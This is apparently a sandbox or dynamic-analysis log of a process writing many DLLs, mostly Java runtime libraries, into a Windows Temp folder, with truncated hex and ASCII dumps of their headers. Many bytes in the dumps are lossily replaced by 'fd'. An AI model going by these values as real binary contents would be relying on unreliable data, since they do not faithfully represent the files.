C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Internet.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0b fd 4a fd 4f fd 24 fd 4f fd 24 fd 4f fd 24 fd 46 f7 fd 49 fd 24 fd 1d fd 25 fd 4b fd 24 fd 1d fd 21 fd 5b fd 24 fd 1d fd 20 fd 48 fd 24 fd 1d fd 27 fd 4d fd 24 fd 6d fd 25 fd 4b fd 24 fd fd fd 25 fd 4c fd 24 fd 4f fd 25 fd 24 fd 24 fd fd fd 21 fd 4c fd 24 fd fd fd 24 fd 4e fd 24 fd fd fd fd fd 4e fd 24 fd 4f fd fd fd 4e fd 24 fd fd fd 26 fd 4e fd 24 fd 52 69 63 68 4f fd 24	MZ@!L!This program cannot be run in DOS mode.JOOOFI$%K$![$ H$'M$m%K$%L$O%$$!L $$NNON$&N$RichO$	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Internet.dll	32768	12288	fd 28 00 00 02 00 00 00 fd 28 00 00 03 00 00 00 11 1a 05 00 1a 34 58 00 09 01 56 00 02 70 00 00 7c 58 00 00 30 66 00 00 fd fd fd fd 50 59 00 00 fd fd fd fd 50 59 00 00 fd fd fd fd 50 59 00 00 fd fd fd fd 50 59 00 00 6e 2d 00 00 00 00 00 00 7f 2d 00 00 01 00 00 00 fd 2d 00 00 02 00 00 00 08 2e 00 00 03 00 00 00 11 0f 02 00 06 fd 02 30 7c 58 00 00 58 66 00 00 fd fd fd fd fd 59 00 00 fd fd fd fd fd 59 00 00 fd 42 00 00 00 00 00 00 13 43 00 00 01 00 00 00 11 14 04 00 14 34 0f 00 06 fd 02 70 7c 58 00 00 fd 66 00 00 00 00 00 00 6b 42 00 00 00 00 00 00 fd 42 00 00 01 00 00 00 11 14 04 00 14 34 0f 00 06 fd 02 70 7c 58 00 00 fd 66 00 00 00 00 00 00 5b 41 00 00 00 00 00 00 fd 41 00 00 01 00 00 00 11 0f 02 00 06 fd 02 30 7c 58 00 00 fd 66 00 00 fd 41 00 00 00 00 00	((4XVp|X0fPYPYPYPYn---.0|XXfYY BC4p|XfkBB4p|Xf[AA0|XfA	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\ObjectDataCommand.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SAXParser.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SceneContainerCommand.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\StyleTransfer.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Tesselator.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\VectorOperator.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\XMLDOMObject.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageMetaData.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageStitcher.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCommand.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCreation.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceUnique.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\awt.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\awt.dll	1179648	2624	fd fd fd 1d 4d fd fd 1e 50 57 7a fd 73 44 fd fd fd 71 33 38 fd 55 fd dc 36 fd 32 fd 6e 7d 2b fd 6b fd fd 66 fd fd fd 37 fd 59 fd 64 fd fd 01 0d 3f fd 45 23 47 fd fd 7c 24 79 fd fd fd 6e 7b fd fd 8c fd 61 fd fd fd 52 3f 34 06 30 fd 05 59 30 fd 04 41 fd 03 02 01 02 02 10 3d 78 fd fd 76 49 60 fd 61 7d fd fd 1e 86 2a 30 0d 06 09 2a fd 48 fd fd 0d 01 01 0b 05 00 30 fd fd 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 17 30 15 06 03 55 04 0a 13 0e 56 65 72 69 53 69 67 6e 2c 20 49 6e 63 2e 31 1f 30 1d 06 03 55 04 0b 13 16 56 65 72 69 53 69 67 6e 20 54 72 75 73 74 20 4e 65 74 77 6f 72 6b 31 3a 30 38 06 03 55 04 0b 13 31 28 63 29 20 32 30 30 36 20 56 65 72 69 53 69 67 6e 2c 20 49 6e 63 2e 20 2d 20 46 6f 72 20 61 75 74 68 6f 72 69 7a 65 64 20 75 73 65 20 6f	MPWzsDq38U62n}+kf7Yd?E#G|$yn{aR?40Y0A=xvl`a}*0*H010UUS10UVeriSign, Inc.10UVeriSign Trust Network1:08U1(c) 2006 VeriSign, Inc. - For authorized use o	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\bci.dll	0	15424	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 36 fd fd fd 57 fd fd 57 fd fd 57 fd fd 2f 78 fd 57 fd fd fd 77 fd 57 fd fd 57 fd fd 57 fd fd 0f 19 73 fd 57 fd fd fd 75 fd 57 fd fd fd 40 fd 57 fd fd fd 41 fd 57 fd fd fd 70 fd 57 fd fd fd 71 fd 57 fd fd fd 76 fd 57 fd fd 52 69 63 68 fd 57 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$6WWW/xWwWWWsWuW@WAWpWqWvWRichW	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\dcpr.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\decora_sse.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\deploy.dll	196608	32768	06 33 fd 66 fd 14 03 5b 5f fd fd 5e 5d fd 08 00 fd fd 33 fd 66 fd 14 03 5b 5f fd fd 5e 5d fd 08 00 fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 70 fd 5b 6d 64 fd 00 00 00 00 50 fd fd 08 53 56 57 fd 54 fd 5c 6d 33 fd 50 fd 45 fd 64 fd 00 00 00 00 fd 65 fd fd fd 45 08 3d fd fd fd 7f 76 0a 68 48 fd 5b 6d fd 50 fd 00 00 fd 4e 08 2b 0e fd fd 3b fd 73 52 50 fd 4e 0c fd 5b fd fd fd fd 09 5d fd fd 45 fd 00 00 00 00 53 fd 56 04 52 fd 06 50 fd fd fd fd fd fd 45 fd fd fd fd fd fd 06 fd 7e 04 2b fd fd fd fd fd 74 09 50 fd 76 00 00 fd fd 04 fd 4d 08 fd 14 4b fd 56 08 fd 04 7b fd 46 04 fd 1e fd 4d fd 64 fd 0d 00 00 00 00 59 5f 5e 5b fd fd 5d fd 04 00 fd 4d fd 51 fd 51 76 00 00 fd fd 04 6a 00 6a 00 fd 5b 76 00 00 fd fd fd fd fd fd fd fd	3f[_^]3f[_^]Ujhp[mdPSVWT\m3PEd eE=vhH[mPN+;sRPN[]ESVRPE~+tPvM KV{FMdY_^[]MQQvjj[v	success or wait	2	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\deploy.dll	425984	27200	72 00 20 00 61 00 20 00 61 00 74 00 75 00 61 00 6c 00 69 00 7a 00 61 00 fd 00 fd 00 6f 00 20 00 70 00 6f 00 73 00 74 00 65 00 72 00 69 00 6f 00 72 00 6d 00 65 00 6e 00 74 00 65 00 2e 00 48 00 4e 00 fd 00 6f 00 20 00 70 00 65 00 72 00 67 00 75 00 6e 00 74 00 61 00 72 00 20 00 6f 00 75 00 74 00 72 00 61 00 20 00 76 00 65 00 7a 00 20 00 61 00 74 00 fd 00 20 00 71 00 75 00 65 00 20 00 61 00 20 00 70 00 72 00 fd 00 78 00 69 00 6d 00 61 00 20 00 61 00 74 00 75 00 61 00 6c 00 69 00 7a 00 61 00 fd 00 fd 00 6f 00 20 00 65 00 73 00 74 00 65 00 6a 00 61 00 20 00 64 00 69 00 73 00 70 00 6f 00 6e 00 fd 00 76 00 65 00 6c 00 2e 00 09 00 41 00 74 00 75 00 61 00 6c 00 69 00 7a 00 61 00 72 00 08 00 42 00 6c 00 6f 00 71 00 75 00 65 00 61 00 72 00 0a 00 4d 00 61 00 69 00 73	r a atualizao posteriormente.HNo perguntar outra vez at que a prxima atualizao esteja disp onvel.AtualizarBloquearMais	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\dt_shmem.dll	0	25152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\eula.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\eula.dll	98304	10816	fd 3b 0c 3c 19 3c fd 3c 47 3d 6c 3d fd 3d fd 3d 16 3e 48 3e fd 3e fd 3e fd 3e 63 3f 76 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f 00 00 00 70 00 00 60 00 00 00 5b 30 fd 30 1a 31 78 31 fd 31 1c 32 71 32 fd 32 fd 32 25 33 3c 33 fd 33 3d 34 fd 34 77 35 fd 35 fd 35 39 36 6f 36 fd 36 19 38 4a 38 7f 38 fd 38 05 39 4e 39 fd 39 2f 3a 43 3a 6f 3a fd 3a fd 3a fd 3a fd 3b fd 3b fd 3b 58 3c 5e 3c 67 3e 7c 3e fd 3e fd 3e 15 3f 00 fd 00 00 fd 00 00 00 00 fd 30 fd 32 2a 33 57 33 0f 34 20 34 5c 34 70 34 fd 34 16 35 25 35 fd 35 fd 35 fd 35 fd 35 fd 35 12 36 fd 36 fd 36 fd 36 00 37 29 37 6e 37 fd 37 fd 37 fd 37 1b 38 2b 38 48 38 fd 38 fd 38 fd 38 13 39 28 39 53 39 fd 39 fd 39 fd 39 3d 3a fd 3a fd 3a fd 3a fd 3a fd 3a 33 3b 39 3b 5a 3b fd 3b fd 3b fd 3b 49 3c 6b 3c 7f 3c fd	;<<<G=l===>H>>>>c? v???????p`[0 01x112q2222%3<33=44 w55596o668J 8889N99/:C:o:::::;;;X<^<g >|>>>?02*3W34 4\4p445%55555566667)7 n 77778+8H88889(9S9999 =::::::3;9;Z;;;;l<k<<	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\fontmanager.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\fontmanager.dll	196608	26688	01 00 00 00 01 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\fxplugins.dll	65536	32768	fd 3b fd 0f fd fd 01 00 00 fd 44 24 3c 03 05 fd 74 2e 33 fd 66 39 44 24 1c 0f fd fd fd 04 45 fd fd fd fd 0f fd 44 24 44 fd 44 24 3c fd fd 79 0e fd fd 3b fd 0f fd fd 01 00 00 fd 44 24 3c 03 fd 3b fd 0f fd 4f 01 00 00 fd 47 fd fd 44 24 18 fd fd fd 03 00 00 03 47 03 7c 24 2c 04 fd 44 24 20 fd 47 09 44 24 1c 0f fd fd 00 00 00 fd fd 2f 07 00 00 33 fd fd 74 24 28 40 03 fd fd fd 03 fd fd fd fd 54 24 28 03 fd fd 44 24 40 fd 2a fd 00 00 59 3b 44 24 3c 0f fd fd 00 00 00 0f fd 47 02 50 fd 15 fd 00 00 59 3b 44 24 3c 0f fd fd 00 00 00 fd fd 30 07 00 00 00 74 42 fd 44 24 10 fd 74 24 44 03 44 24 18 50 fd 44 2b 00 00 3b fd 30 07 00 00 fd fd fd 09 00 00 59 59 fd 4c 24 10 50 0f fd fd 34 07 00 00 50 55 fd 74 24 30 fd 04 0b fd 74 24 54 50 fd 44 24 2c 72 60 fd 24	;D$<t.3f9D$EDDD<y;D$<;OGD$G|$,D$GD$/3t$(@T$(D$@*Y;D$<GPY;D$<0tBDtDD$PD+;0YYL$P4PUt$0t$TPD$,r`$	success or wait	2	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\fxplugins.dll	131072	20032	01 00 00 00 fd fd fd fd 79 fd fd 6d 22 05 fd 19 01 00 00 00 04 1a fd 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd fd fd fd 2d fd fd 6d 22 05 fd 19 01 00 00 00 30 1a fd 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd fd fd fd fd fd 6d 00 00 00 00 fd fd fd 6d 22 05 fd 19 02 00 00 00 5c 1a fd 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd fd fd ef fd 6d 00 00 00 00 ef fd 6d fd fd fd fd ef fd 6d 02 00 00 00 ef fd 6d 22 05 fd 19 04 00 00 00 fd 1a fd 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd fd fd fd 50 fd fd 6d 22 05 fd 19 01 00 00 00 fd 1a fd 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	ym"m-m"0mmm"\mmmmm"mPm"m	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\glass.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\glib-lite.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\glib-lite.dll	393216	7744	00 70 02 00 10 00 00 00 fd 32 fd 32 fd 32 00 00 00 fd 02 00 0c 00 00 00 fd 3a 00 00 00 fd 02 00 0c 00 00 00 00 fd 38 00 00 00 60 05 00 0c 00 00 00 54 3b 00 00 00 fd 05 00 60 00 00 00 fd 30 fd 30 00 31 04 31 08 31 0c 31 10 31 14 31 00 32 4c 38 54 38 5c 38 60 38 64 38 68 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 6c 3f 78 3f 7c 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f 00 00 00 fd 05 00 24 01 00 00 04 30 08 30 0c 30 14 30 20 30 24 30 28 30 30 30 3c 30 40 30 44 30 4c 30 58 30 5c 30 60 30 68 30 74 30 78 30 7c 30 fd 30 fd 30 fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\gstreamer-lite.dll	32768	32768	fd 7c 01 fd 3b 75 08 48 fd 46 04 fd 04 08 00 6a 00 56 fd 3f 04 00 59 59 5e fd 0b 68 fd fd 6d fd 22 3f 04 00 59 5b 5f cb 44 24 04 fd 70 08 fd 12 fd fd fd 59 fd 4c 24 08 fd 41 08 fd 56 57 fd 7c 24 0c fd 47 0c fd 70 04 fd 09 56 57 fd 5f fd fd fd 59 59 4e fd fd 7f fd 5f 5e fd 56 fd 74 24 08 6a fd fd 46 04 50 fd 10 3f 04 00 59 59 fd fd 01 75 07 56 fd fd fd fd 59 5e c3 fd 20 53 55 56 fd 74 24 30 33 fd 57 39 5e 04 0f fd fd 00 00 00 fd fd d7 6d fd fd fd fd 6d 39 18 74 1f fd fd fd fd 6d fd fd 75 07 55 fd fd 3f 04 00 59 50 fd fd 57 6d fd 50 04 fd fd d7 6d 59 39 5e 04 0f fd fd 00 00 00 fd 7e 20 fd fd 75 36 39 18 74 1a fd fd fd fd 6d fd fd 75 07 55 fd 3f 04 00 59 50 fd fd 57 6d fd 50 0c 59 56 68 54 fd 6d 6a 10 53 fd 6d 3d 04 00 fd fd	|;uHFjV?YY^hm"?Y[_DpYLAVW|$GpVW_YYN_^Vt$jFP?YYuVY^ SUVt$03W9^mm9tmuU?YPmPmY9^~ u69tmuU?YPmPYVhTmjSm=	success or wait	10	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\gstreamer-lite.dll	491520	22592	6a 39 7e 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 04 3a 16 3a 21 3a 32 3a 67 3a 73 3a fd 3a fd 3a fd 3a fd 3a 2d 3b 36 3b 41 3b 4b 3b 56 3b 69 3b 74 3b 7e 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b 51 3c 61 3c 73 3c 7f 3c fd 3c fd 3c fd 3c 00 3d 10 3d 21 3d 2d 3d 3e 3d fd 3d 0a 3e 19 3e 31 3e 40 3e 5c 3e 66 3e 72 3e 7b 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e 66 3f 70 3f fd 3f fd 3f fd 3f fd 3f 00 fd 01 00 40 01 00 00 fd 30 fd 30 fd 30 fd 30 fd 30 0d 31 16 31 3c 31 45 31 67 31 71 31 fd 31 fd 31 fd 31 fd 31 fd 31 17 32 1c 32 21 32 39 32 43 32 4d 32 57 32 6b 32 fd 32 fd 32 fd 32 fd 32 fd 32 fd 32 fd 32 07 33 1f 33 70 33 75 33 7a 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 33 14 34 5c 34 68 34 fd 34 fd 34 fd 34 09 35 29 35 36 35 41 35 60 35 6b 35 7e 35 fd 35 fd 35 fd	j9~99999999::!:2:g:s::::::-;6;A;K;V;i;t;~;;;;;;;;Q<a<s<<<<<<==!=-=>==>>1>@>\>f>r>{>>>>>>>f?p?????@0000011<1E1g1q11111122!292C2M2W2k2222222233p3u3z33333334\4h44445)565A5`5k5~555	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\hprof.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\hprof.dll	131072	1600	03 55 1d 25 04 16 30 14 06 08 2b 06 01 05 05 07 03 02 06 08 2b 06 01 05 05 07 03 03 30 0e 06 03 55 1d 0f 01 01 fd 04 04 03 02 01 06 30 29 06 03 55 1d 11 04 22 30 20 fd 1e 30 1c 31 1a 30 18 06 03 55 04 03 13 11 53 79 6d 61 6e 74 65 63 50 4b 49 2d 31 2d 35 36 37 30 1d 06 03 55 1d 0e 04 16 04 14 fd 3b 53 fd 79 33 fd fd 7d fd fd 2e 2b fd b7 fd 1e 72 66 30 1f 06 03 55 1d 23 04 18 30 16 fd 14 7f fd 65 fd fd fd fd fd 30 09 fd 43 39 fd 02 fd 33 31 33 30 0d 06 09 2a fd 48 fd fd 0d 01 01 0b 05 00 03 fd 01 01 00 13 fd 1a 1e 69 fd 37 fd fd fd fd fd 7e 1d 61 53 fd fd fd 5e 0c fd 75 1e 78 17 23 fd fd fd 1a 03 55 39 fd 71 fd fd 65 5a fd fd 30 fd 44 5a 61 fd 70 6f fd 21 05 fd 2e 73 fd 49 fd 53 fd 5d fd fd 5e 03 fd fd fd 3f 74 1e fd fd 38 fd fd fd fb 35 2f 33	U%0++0U0)U"0 010USymantecPKI-1-5670U;Sy3}.+rf0U#0e0C93130*Hi 7~aS^ux#U9qeZ0DZapo!.sI]^?t85/3	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\instrument.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\instrument.dll	32768	32768	00 5d fd 6a 00 fd 75 08 fd 7e fd fd fd 59 59 5d cb fd 55 fd fd fd 10 fd 75 0c fd 4d fd fd fd fd fd fd fd 45 fd fd fd fd 00 00 00 01 7e 13 fd 45 fd 50 6a 08 fd 75 08 fd 55 53 00 00 fd fd 0c fd 10 fd fd fd 00 00 00 fd 4d 08 0f fd 04 48 fd fd 08 fd 7d fd 00 74 07 fd 4d fd fd 61 70 fd fd cb fd 55 fd fd 3d 24 fd fd 6d 00 75 12 fd 45 08 fd 0d 2c fd 6d 0f fd 04 41 fd fd 08 5d fd 6a 00 fd 75 08 fd fd fd fd 59 59 5d c0 fd 40 73 15 fd fd 20 73 06 0f fd fd fd fd cb fd 33 fd fd fd 1f fd fd fd 33 fd 33 fd cb fd 55 fd fd 45 08 33 fd 3b 04 50 fd fd 6d 74 13 41 fd fd 2d 72 fd 48 fd fd 11 77 0e 6a 0d 58 5d cb 04 54 fd fd 6d 5d fd 05 44 fd fd fd 6a 0e 59 3b fd 1b fd 23 fd fd fd 08 5d fd fd fd 4e 00 00 fd fd 75 06 fd fd fd fd 6d	]ju~YY]UuME~EPjuUSMH}tMapU=$muEmA]juYY]@ss333UE3;mtA-rHwjX]m]DjY;#]Num	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\instrument.dll	98304	17472	6f 75 6e 74 00 00 fd 01 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 49 64 00 79 02 47 65 74 53 79 73 74 65 6d 54 69 6d 65 41 73 46 69 6c 65 54 69 6d 65 00 fd 04 53 65 74 53 74 64 48 61 6e 64 6c 65 00 00 3f 03 4c 6f 61 64 4c 69 62 72 61 72 79 57 00 00 18 04 52 74 6c 55 6e 77 69 6e 64 00 fd 01 47 65 74 43 6f 6e 73 6f 6c 65 43 50 00 00 fd 01 47 65 74 43 6f 6e 73 6f 6c 65 4d 6f 64 65 00 00 57 01 46 6c 75 73 68 46 69 6c 65 42 75 66 66 65 72 73 00 00 fd 01 47 65 74 43 75 72 72 65 6e 74 44 69 72 65 63 74 6f 72 79 57 00 00 fd 02 48 65 61 70 53 69 7a 65 00 00 52 00 43 6c 6f 73 65 48 61 6e 64 6c 65 00 24 05 57 72 69 74 65 43 6f 6e 73 6f 6c 65 57 00 fd 00 43 72 65 61 74 65 46 69 6c 65 57 00 4b 45 52 4e 45 4c 33 32 2e 64 6c 6c 00 00 fd 03 52 65 61 64 46 69 6c	ountGetCurrentProcessIdyGetSystemTimeAsFileTimeSetStdHandle?LoadLibraryWRtlUnwindGetConsoleCPGetConsoleModeWFlushFileBuffersGetCurrentDirectoryWHeapSizeRCloseHandle$WriteConsoleWCreateFileWKERNEL32.dllReadFil	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\j2pcsc.dll	0	16448	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

